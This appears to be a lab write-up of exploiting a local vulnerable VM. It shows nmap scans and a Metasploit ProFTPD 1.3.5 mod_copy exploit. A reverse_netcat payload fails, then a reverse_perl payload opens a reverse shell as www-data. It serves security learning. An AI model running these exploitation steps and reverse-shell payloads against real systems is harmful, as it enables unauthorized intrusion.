
TASK 4


First I scanned the VM. Found HTML pages.



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sC 192.168.1.22
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-29 22:18 EDT
Nmap scan report for 192.168.1.22
Host is up (0.00096s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   open   ssh
| ssh-hostkey:
|   1024 2b:2e:1f:a4:54:26:87:76:12:26:59:58:0d:da:3b:04 (DSA)
|   2048 c9:ac:70:ef:f8:de:8b:a3:a3:44:ab:3d:32:0a:5c:6a (RSA)
|   256 c0:49:cc:18:7b:27:a4:07:0d:2a:0d:bb:42:4c:36:17 (ECDSA)
|_  256 a0:76:f3:76:f8:f0:70:4d:09:ca:e1:10:fd:a9:cc:0a (ED25519)
80/tcp   open   http
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2020-10-29 19:37  chat/
| -     2011-07-27 20:17  drupal/
| 1.7K  2020-10-29 19:37  payroll_app.php
| -     2013-04-08 12:06  phpmyadmin/
|_
|_http-title: Index of /
445/tcp  open   microsoft-ds
631/tcp  open   ipp
| http-methods:
|_  Potentially risky methods: PUT
|_http-title: Home - CUPS 1.7.2
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=ubuntu
| Not valid before: 2020-10-29T19:28:07
|_Not valid after:  2030-10-27T19:28:07
| http-robots.txt: 1 disallowed entry
|_/
3000/tcp closed ppp
3306/tcp open   mysql
8080/tcp open   http-proxy
|_http-title: Error 404 - Not Found
8181/tcp closed intermapper
MAC Address: 08:00:27:1D:5C:83 (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)

Host script results:
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: ubuntu
|   NetBIOS computer name: UBUNTU\x00
```

Went through all the HTML pages but couldnt find any hints. Tried anonymous connection with open ftp port. Still no luck.




Index of /

Name	Last modified	Size	Description
chat/	2020-10-29 19:37	-	
drupal/	2011-07-27 20:17	-	
payroll_app.php	2020-10-29 19:37	1.7K	
phpmyadmin/	2013-04-08 12:06	-	

Apache/2.4.7 (Ubuntu) Server at 192.168.1.22 Port 80


Next I did a Service scan of the VM using NMAP.



```
└─$ sudo nmap -sV 192.168.1.22
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-29 22:34 EDT
Nmap scan report for 192.168.1.22
Host is up (0.00084s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT     STATE  SERVICE     VERSION
21/tcp   open   ftp         ProFTPD 1.3.5
22/tcp   open   ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux;
 protocol 2.0)
80/tcp   open   http        Apache httpd 2.4.7
445/tcp  open   netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp  open   ipp         CUPS 1.7
3000/tcp closed ppp
3306/tcp open   mysql       MySQL (unauthorized)
8080/tcp open   http        Jetty 8.1.7.v20120910
8181/tcp closed intermapper
MAC Address: 08:00:27:1D:5C:83 (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)
Service Info: Hosts: 127.0.0.1, UBUNTU; OSs: Unix, Linux; CPE: cpe:/o:linux:l
inux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.90 seconds
```

Found this.
Did a Metasploit search for the FTP version




```
msf6 > search ProFTPD 1.3.5

Matching Modules
================

   #  Name                                   Disclosure Date  Rank       Chec
k  Description
   -  ----                                   ---------------  ----       ----
-  -----------
   0  exploit/unix/ftp/proftpd_modcopy_exec  2015-04-22       excellent  Yes
   ProFTPD 1.3.5 Mod_Copy Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exp
loit/unix/ftp/proftpd_modcopy_exec
```


Found a vulnerability.
Using the default payload “cmd/unix/reverse_netcat”



```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > exploit
[*] Started reverse TCP handler on 192.168.1.21:4444
[*] 192.168.1.22:80 - 192.168.1.22:21 - Connected to FTP server
[*] 192.168.1.22:80 - 192.168.1.22:21 - Sending copy commands to FTP server
[-] 192.168.1.22:80 - Exploit aborted due to failure: unknown: 192.168.1.22:2
1 - Failure copying PHP payload to website path, directory not writable?
[*] Exploit completed, but no session was created.
```

Exploit Failed


Tried using next payload “set payload cmd/unix/reverse_perl”



```
SITEPATH => /var/www/html
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > exploit
[*] Started reverse TCP handler on 192.168.1.21:4444
[*] 192.168.1.22:80 - 192.168.1.22:21 - Connected to FTP server
[*] 192.168.1.22:80 - 192.168.1.22:21 - Sending copy commands to FTP server
[*] 192.168.1.22:80 - Executing PHP payload /AeVwcJv.php
[+] 192.168.1.22:80 - Deleted /var/www/html/AeVwcJv.php
[*] Command shell session 1 opened (192.168.1.21:4444 → 192.168.1.22:47808)
at 2025-08-29 23:40:15 -0400

```

Exploit **Success**



```
[+] 192.168.1.22:80 - Deleted /var/www/html/AeVwcJv.php
[*] Command shell session 1 opened (192.168.1.21:4444 → 192.168.1.22:47808)
at 2025-08-29 23:40:15 -0400

whoami
www-data
```